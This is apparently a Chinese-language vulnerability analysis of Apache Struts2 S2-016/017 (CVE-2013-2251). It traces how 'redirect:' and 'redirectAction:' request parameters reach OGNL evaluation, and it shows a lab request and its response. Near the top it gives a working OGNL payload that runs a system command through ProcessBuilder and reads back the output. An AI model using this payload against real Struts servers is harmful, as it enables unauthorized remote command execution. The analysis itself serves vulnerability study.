

Struts2-016/017漏洞分析（CVE-2013-2251）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 漏洞分析

漏洞描述：

Struts2-016： Struts支持在参数前面加

上 "action:"、"redirect:"、"method:"、"redirectAction:"，例如 /login.action?redirect:success.jsp，struts2会直接跳转到success.jsp页面，而不经LoginAction，在处理 redirectAction:与 redirect:，会将重定向的URL封装到 ServletRedirectResult 类中，对重定向的url进行OGNL运算，从而造成类似Struts2-012、015相同的OGNL表达式执行漏洞

Struts2-017： 如果 redirectAction/redirect 后面是URL，则存在重定向漏洞，有钓鱼风险

影响版本： Struts 2.0.0 - Struts 2.3.14.2

影响说明： OGNL表达式注入

环境说明： Struts2（2.3.15）、Tomcat（7.0.47）、IDEA（2022.3）

环境搭建： 使用我提供的Struts2-015MV项目，导入自己的IDEA即可

Payload：

```
1 // 需要URL编码
2 ${#p=new java.lang.ProcessBuilder(new java.lang.String[ ]
  {"ipconfig"}).start(),#p.waitFor(),#is=#p.getInputStream(),#br=new
  java.io.BufferedReader(new java.io.InputStreamReader(#is)),#arr=new
  char[5000],#br.read(#arr),#br.close(),#str=new java.lang.String(#arr,"utf-8")}
```

一、环境介绍

LoginAction

```
1 package org.example;
2
3 import com.opensymphony.xwork2.ActionSupport;
4
5 public class LoginAction extends ActionSupport {
```

```

6
7     private String username;
8     private String password;
9
10    public String getUsername() {
11        return username;
12    }
13
14    public String getPassword() {
15        return password;
16    }
17
18    public void setUsername(String username) {
19        this.username = username;
20    }
21
22    public void setPassword(String password) {
23        this.password = password;
24    }
25
26    public String execute() throws Exception{
27        return "success";
28    }
29
30 }

```

struts.xml

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <package name="S2-016" extends="struts-default" namespace="/">
7          <action name="login" class="org.example.LoginAction">
8              <result>index.jsp</result>
9          </action>
10     </package>
11
12 </struts>

```

二、漏洞分析

Struts2-016漏洞漏洞执行点与012、015完全相同，都是 `ServletRedirectResult` 类的 `conditionalParse` 方法，只不过是漏洞的触发点不同，我们来看下 `conditionalParse` 方法，是不是非常熟悉？接下来我们分析 `conditionalParse` 方法与 `execute` 方法都有哪些地方调用了，用于推导哪有哪些漏洞利用点

```
m pom.xml x LoginAction.java x StrutsResultSupport.java x web.xml x struts.xml x
184 public void execute(ActionInvocation invocation) throws Exception {
185     lastFinalLocation = conditionalParse(location, invocation);
186     doExecute(lastFinalLocation, invocation);
187 }
188
189 Parses the parameter for OGNL expressions against the valuelstack
190 Params: param - The parameter value
191         invocation - The action invocation instance
192 Returns: The resulting string
193
194 protected String conditionalParse(String param, ActionInvocation invocation) {
195     if (param != null && param != null && invocation != null) {
196         return TextParseUtil.translateVariables(param, invocation.getStack(),
197             new TextParseUtil.ParsedValueEvaluator() {
198                 public Object evaluate(String parsedValue) {
199
200
```

2.1 conditionalParse方法

接下来看看哪些地方都调用过，按Ctrl单击 conditionalParse 方法，分别有如下几个类

- ServletRedirectResult: Struts2-012漏洞分析过
- StrutsResultSupport: Struts2-015漏洞分析过
- ServletActionRedirectResult: 没分析过，但没有漏洞，ActionName是在struts.xml中定义的，不可控，可以查看该类的注释
- StreamResult: 没分析过，但这里的inputName、contentType等都不可控，都是在struts.xml中定义的，所以不存在漏洞

```
Method conditionalParse(String, ActionInvocation) of org.apache.struts2.dispatcher.StrutsResultSupport
12 usages
All Places
Usages or usages of base method
ServletActionRedirectResult.java 166 actionName = conditionalParse(actionName, invocation);
ServletActionRedirectResult.java 170 namespace = conditionalParse(namespace, invocation);
ServletActionRedirectResult.java 175 method = conditionalParse(method, invocation);
ServletRedirectResult.java 159 anchor = conditionalParse(anchor, invocation);
ServletRedirectResult.java 204 String potentialValue = e.getValue() == null ? "" : conditionalParse(e.getValue(), invocation);
StreamResult.java 230 inputStream = (InputStream) invocation.getStack().findValue(conditionalParse(inputName, invocation));
StreamResult.java 245 oResponse.setContentType(conditionalParse(contentType, invocation) + "; charset=" + contentCharSet);
StreamResult.java 248 oResponse.setContentType(conditionalParse(contentType, invocation));
StreamResult.java 253 String _contentTypeLength = conditionalParse(contentLength, invocation);
StreamResult.java 270 oResponse.addHeader("Content-Disposition", conditionalParse(contentDisposition, invocation));
StreamResult.java 341 contentCharSet = conditionalParse(contentCharSet, invocation);
StrutsResultSupport.java 185 lastFinalLocation = conditionalParse(location, invocation);
Press Ctrl+Alt+F7 again to search in 'Project and Libraries'
```

2.2 execute方法

按Ctrl单击 execute 方法可以看到所有调用

```
Method execute(ActionInvocation) of org.apache.struts2.dispatcher.StrutsResultSupport
All Places
Dispatcher.java 561 result.execute(proxy.getInvocation());
ServletActionRedirectResult.java 163 * @see com.opensymphony.xwork2.Result#execute(com.opensymphony.xwork2.ActionInvocation)
ServletActionRedirectResult.java 182 super.execute(invocation);
ServletRedirectResult.java 161 super.execute(invocation);
ExecuteAndWaitInterceptor.java 280 waitResult.execute(actionInvocation);
TokenSessionStoreInterceptor.java 148 result.execute(savedInvocation);
DebuggingInterceptor.java 182 result.execute(inv);
DebuggingInterceptor.java 241 result.execute(inv);
DefaultActionInvocation.java 371 result.execute(this);
Press Ctrl+Alt+F7 again to search in 'Project and Libraries'
```


重点分析

TokenSessionStoreInterceptor、ExecuteAndWaitInterceptor、Dispatcher、DebuggingInterceptor、DefaultActionInvocation 判断是否存在漏洞，想要在 StrutsResultSupport.execute() 方法中执行 OGNL表达式，必须满足下面的条件

Result对象的location必须可控


接下来逐个分析漏洞点

- 1、TokenSessionStoreInterceptor 中并没有设置location的地方，不可利用
- 2、ExecuteAndWaitInterceptor、DebuggingInterceptor 方法中，设置的location是固定值，不可利用




```
276 //an option, see WW-3068
277 FreemarkerResult waitResult = new FreemarkerResult();
278 container.inject(waitResult);
279 waitResult.setLocation("/org/apache/struts2/interceptor/wait.ftl");
280 waitResult.execute(actionInvocation);
281
282 return Action.NONE;
283 }
```

- 3、DefaultActionInvocation 可能存在漏洞，例如Struts2-012、015漏洞，非常依赖配置文件的result节点对象的location是可控的，当前项目不可控，所以当做不存在漏洞



```
364 private void executeResult() throws Exception {
365     result = createResult();
366
367     String timerKey = "executeResult: " + getResultCode();
368     try {
369         UtilTimerStack.push(timerKey);
370         if (result != null) {
371             result.execute(invocation: this);
372         } else if (resultCode != null && !Action.NONE.equals(resultCode)) {
373             throw new ConfigurationException("No result defined for action " + getAction().getClass().getName()
374                 + " and result " + getResultCode(), proxy.getConfig());
375         } else {
376             if (LOG.isDebugEnabled()) {
377                 LOG.debug("msg: " + "No result returned for action " + getAction().getClass().getName() + " at " + proxy.getConfig().getLocation());
378             }
379         }
380     }
```

- 4、Dispatcher 中当mapping中的result对象有值时，则直接执行result，所以需要判断ActionMapping是如何获取的result



```
545 String timerKey = "Handling request from Dispatcher";
546 try {
547     UtilTimerStack.push(timerKey);
548     String namespace = mapping.getNamespace();
549     String name = mapping.getName();
550     String method = mapping.getMethod();
551
552     Configuration config = configurationManager.getConfiguration();
553     ActionProxy proxy = config.getContainer().getInstance(ActionProxyFactory.class).createActionProxy(
554         namespace, name, method, extraContext, executeResult: true, cleanupContext: false);
555
556     request.setAttribute(ServletActionContext.STRUTS_VALUESTACK_KEY, proxy.getInvocation().getStack());
557
558     // if the ActionMapping says to go straight to a result, do it!
559     if (mapping.getResult() != null) {
560         Result result = mapping.getResult();
561         result.execute(proxy.getInvocation());
562     } else {
563         proxy.execute();
564     }
565 }
```

在 `FilterDispatcher` 类的 `doFilter` 方法中，通过 `ActionMapper` 对象获取 `ActionMapping`

```
407 request = prepareDispatcher(request, response);
408 ActionMapping mapping;
409 try {
410     mapping = actionMapper.getMapping(request, dispatcher.getConfigurationManager());
411 } catch (Exception ex) {
412     log.error(msg: "error getting ActionMapping", ex);
413     dispatcher.sendError(request, response, servletContext, HttpServletResponse.SC_INTERNAL_SERVER_ERROR, ex);
414     return;
415 }
```

- `ActionMapping`: 浏览器请求的URL映射到java世界的信息，只负责存储信息，例如 name/namespace/method/extension/params/result
- `ActionMapper`: 解析浏览器请求的URL，将解析的 name/namespace/method/extension/params/result 封装到 `ActionMapping` 类，并提供获取 `ActionMapping` 的 `getMapping` 方法

通过分析两个类的作用，`ActionMapper`（默认的实现类是 `DefaultActionMapper`）才是真正负责业务处理的类，封装 `Result` 对象的代码如下，构造方法中，维护了 `PrefixTrie` 对象，类似 Map 结构，用于存储不同参数前缀的处理方法，只有 `REDIRECT_PREFIX`、`REDIRECT_ACTION_PREFIX` 类型的前缀才会给 `ActionMapping` 配置 `Result` 对象

```
182
183 public DefaultActionMapper() {
184     prefixTrie = new PrefixTrie() {
185     {
186         put(METHOD_PREFIX, (ParameterAction) (key, mapping) -> {
187             if (allowDynamicMethodCalls) {...}
188         });
189     }
190
191     put(ACTION_PREFIX, (ParameterAction) (key, mapping) -> {
192         String name = key.substring(ACTION_PREFIX.length());
193         if (allowDynamicMethodCalls) {...}
194         mapping.setName(name);
195     });
196
197     put(REDIRECT_PREFIX, new ParameterAction() {
198         public void execute(String key, ActionMapping mapping) {
199             ServletRedirectResult redirect = new ServletRedirectResult();
200             container.inject(redirect);
201             redirect.setLocation(key.substring(REDIRECT_PREFIX.length()));
202             mapping.setResult(redirect);
203         }
204     });
205
206     put(REDIRECT_ACTION_PREFIX, new ParameterAction() {
207         public void execute(String key, ActionMapping mapping) {
208             String location = key.substring(REDIRECT_ACTION_PREFIX.length());
209             ServletRedirectResult redirect = new ServletRedirectResult();
210             container.inject(redirect);
211             String extension = getDefaultExtension();
212             if (extension != null && extension.length() > 0) {
213                 location += "." + extension;
214             }
215             redirect.setLocation(location);
216             mapping.setResult(redirect);
217         }
218     });
219 }
220
221 }
222
223 }
```

前缀常量只有4个

```

161 public class DefaultActionMapper implements ActionMapper {
162
163     private static final Logger LOG = LoggerFactory.getLogger(DefaultActionMapper.class);
164
165     protected static final String METHOD_PREFIX = "method:";
166     protected static final String ACTION_PREFIX = "action:";
167     protected static final String REDIRECT_PREFIX = "redirect:";
168     protected static final String REDIRECT_ACTION_PREFIX = "redirectAction:";

```

仔细分析下 PrefixTrie 类的 put 方法，location 是 execute 方法的参数，如果 execute 方法的 key 参数可控，那便存在漏洞

```

1 put(REDIRECT_PREFIX, new ParameterAction() {
2     public void execute(String key, ActionMapping mapping) {
3         ServletRedirectResult redirect = new ServletRedirectResult();
4         container.inject(redirect);
5         redirect.setLocation(key.substring(REDIRECT_PREFIX
6             .length()));
7         mapping.setResult(redirect);
8     }
9 });

```

PrefixTrie 类有 put/get 方法，所以执行 get 方法的地方是下一步要分析的地方，PrefixTrie 只在 DefaultActionMapper 类的 handleSpecialParameters 使用了（该方法被 DefaultActionMapper 的 getMapping 方法调用），所以很快就能定位到 get 方法

```

1 public void handleSpecialParameters(HttpServletRequest request, ActionMapping
mapping) {
2     // 用于处理特殊的参数
3     Set<String> uniqueParameters = new HashSet<String>();
4     // 获取原始的参数
5     Map parameterMap = request.getParameterMap();
6     // 遍历参数
7     for (Object o : parameterMap.keySet()) {
8         // o为参数名
9         String key = (String) o;
10
11         // 去除图像位置信息
12         if (key.endsWith(".x") || key.endsWith(".y")) {
13             key = key.substring(0, key.length() - 2);
14         }
15
16         // 如果uniqueParameters不存在key
17         // 防止多次处理参数
18         if (!uniqueParameters.contains(key)) {
19             // 从prefixTrie对象中获取前缀为key的ParameterAction
20             ParameterAction parameterAction = (ParameterAction)
prefixTrie.get(key);
21             if (parameterAction != null) {
22                 // 执行ParameterAction的execute方法

```

```

23 // key来自HttpServletRequest对象，所以是可控的，而且没有过滤，理论上证明存
    在漏洞
24 parameterAction.execute(key, mapping);
25 uniqueParameters.add(key);
26 break;
27 }
28 }
29 }
30 }

```

通过阅读上面的代码及注释，可以理论上证明漏洞的存在，当HTTP请求参数中包含 `redirect:`

、`redirectAction:` 存在漏洞，这就是**Struts2-016**漏洞

```

1 /login.action?redirectAction:${1+1}
2 /login.action?redirect:${1+1}

```

整理下调用链

```

1 FilterDispatcher.doFilter()
2 DefaultActionMapper.GetMapping()
3 DefaultActionMapper.handleSpecialParameters()
4 ServletRedirectResult.execute()

```

漏洞利用效果

GET /Struts2-016MMV/login.action?redirect:\${1+1} HTTP/1.1

Host: 192.168.70.147:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Found

Server: Apache-Coyote/1.1

Location: http://192.168.70.147:8080/Struts2-016MMV/

Windows IP + Ethernet0: 6 DNS

192.168.70.147 : 255.255.255.0 : 192.168.70.2 +